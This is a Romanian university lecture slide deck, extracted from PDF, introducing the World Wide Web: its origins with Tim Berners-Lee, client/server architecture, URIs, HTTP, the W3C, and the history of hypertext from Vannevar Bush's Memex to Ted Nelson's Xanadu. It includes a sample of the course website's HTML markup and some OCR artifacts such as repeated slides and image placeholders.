Tehnologii Web

concepte primare și viziune

“De la un anumit punct încolo,
nu mai există cale de întoarcere.
Acela este punctul ce trebuie atins.”

Franz Kafka

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

Ce este Web-ul?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Web

WWW

„pânză de păianjen mondială”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Serviciu Internet

WWW ≠ Internet

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Idee (Sir **Tim Berners-Lee** la CERN – 1989)

integrarea unor sisteme informaționale
disparate într-un mod unitar,
fără diferențe între sursele de date

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Idee (Sir **Tim Berners-Lee** la CERN – 1989)

integrarea unor **sisteme informaționale**
disparate într-un mod unitar,
fără diferențe între **sursele de date**

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Idee (Sir **Tim Berners-Lee** la CERN – 1989)

integrarea unor sisteme informaționale
disparate într-un mod **unitar**,
fără diferențe între sursele de date

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Idee (Sir **Tim Berners-Lee** la CERN – 1989)

integrarea unor sisteme informaționale
disparate într-un mod unitar,
fără diferențe între sursele de date

anything can link to anything

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

"a common information space in which we communicate by sharing information"


Sir **Tim Berners-Lee** (2013)

vezi prezentarea „25 de ani de Web"
http://www.slideshare.net/busaco/25-de-ani-de-web


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Bazat pe modelul **client/server**



Dr. Sabin Buraga ▲ www.purl.org/net/busaco



...și pe **hipertext**

world wide web

Scopuri principale:

independența de dispozitiv
independența de software
scalabilitatea
ubicuitatea

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

world wide web

Scopuri principale:

independența de dispozitiv
independența de software
scalabilitatea
ubicuitatea

caracter deschis ▸ *open standards*

Dr. Sabin Buraga ▸ www.purl.org/net/busaco

world wide web

Funcționează conform reglementărilor
Consorțiului Web

MIT, ERCIM, Keio University etc.
Apple, BBC, HP, IBM, Intel, OpenCar, Microsoft, Twitter,...

www.w3.org

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitectura Web-ului

Resursele sunt identificate prin **adresa** lor

identificator uniform de resurse
URI – *Uniform Resource Identifier*

http://slideshare.net/busaco/presentations

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitectura Web-ului

Accesul la conținutul – reprezentarea – resurselor Web
se realizează printr-un **protocol**

HTTP – *HyperText Transfer Protocol*

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

arhitectura Web-ului

adrese Web
URI = URL + URN

protocoale Web
HTTP, HTTPS, SPDY

codificarea datelor
Unicode


nume de domenii
DNS

protocoalele Internet
TCP/IP

```
<body itemscope itemtype="http://schema.org/WebPage">
<header>
<h1 itemprop="name"><a href="index.html" title="Tehnologii Web (spre pagina principal&#259;)">Tehnologii Web</a>
</h1>
<p class="slogan" itemprop="description">prezent&#259;rile aferente cursului</p>
</header>

<article>
<p>Resursele disponibile complementeaz&#259; &#351;i nu substituie prezen&#355;a la cursuri &#351;i laboratoare.
Filmul desf&#259;&#351;ur&#259;rii
materiei este prezentat mai jos.</p>

<nav>
<ul>
<li><a href="#week1" title="S&#259;pt&#259;m&acirc;na 1">S&#259;pt&#259;m&acirc;na 1</a> (17&mdash;21 februarie)
</li>
</ul>
</nav>

<section id="week1">
<h2>&#9635; S&#259;pt&#259;m&acirc;na 1</h2>
<ul>
<li><aside class="menu"><a href="web-exam.html" title="Detalii privind modurile de examinare">evaluare</a></aside>
<p><a href="presentations/web00Introducere.pdf" title="Prezentare &icirc;n format PDF">Prezentare general&#259;
</a></p>
<div class="terms">detalii organizatorice: situl materiei, evaluarea, echipa</div>
</li>

<li>
<p class="lecture">Curs: <a href="presentations/web01ArhitecturaWeb.pdf" title="Prezentare &icirc;n format
PDF">Spa&#355;iul World Wide Web &ndash; aspecte arhitecturale</a></p>
<div class="terms">terminologie, model client/server, hipertext, URI, sit, Web-ul social, evolu&#355;ie</div>
</li>

<li>
<p class="bib">Resurse: <a href="http://www.slideshare.n                    -web"
title="Prezentare: Ce &icirc;nseamn&#259; s&#259; fii dez                    s&#259; fii
dezvoltator Web</a></p>
```


pagini Web

resursele – **documentele** – includ <**marcaje** />




marcajele conțin la rândul lor URI-uri ▸ **hipertext**

Relațiile dintre o resursă Web, adresa ei (URI) și reprezentarea structurată a resursei



Relațiile dintre o resursă Web, adresa ei (URI) și reprezentarea structurată a resursei



reprezentarea – într-un format deschis (*e.g.*, HTML, XML, JSON, RDF,...) – include **date** propriu-zise + **meta-date**

Ce înseamnă hipertextul?

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: definire

„Material scris sau grafic interconectat
într-o manieră complexă care în mod convențional
nu poate fi reprezentat pe hârtie.”

Ted Nelson, 1965

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: definire


Text non-liniar

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: definire

Text non-liniar

versus



Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: definire

Formă de document electronic

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: definire

Formă de document electronic

formate de reprezentare a conținutului

DocBook

HTML (***HyperText Markup Language***)

ODF (*Open Document Format*)

PDF (*Portable Document Format*)

...


Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: istoric

Vannevar Bush – *As We May Think*, 1945

MEMEX (*MEMory EXtended*)

Dr. Sabin Buraga ▲ www.purl.org/net/busaco



"Consider a future device for individual use, which is a sort of mechanized private file and library. [...] *It affords an immediate step, however, to associative indexing, the basic idea of which is a provision whereby any item may be caused at will to select immediately and automatically another.* [...]

The process of tying two items together is the important thing."

hipertext: istoric

Douglas Engelbart

Augment (1968)

mouse, interfețe grafice, procesoare de text,
poștă electronică, *script*-uri, ferestre pe ecran etc.

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: istoric

Ted Nelson

Xanadu – prototip, 1991

termenul „hipertext”

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: istoric

Hipermedia = **hipertext** + multimedia

Multimedia = Σ medii

Dr. Sabin Buraga ▲ www.purl.org/net/busaco

hipertext: istoric

Hipermedia = **hipertext** + multimedia

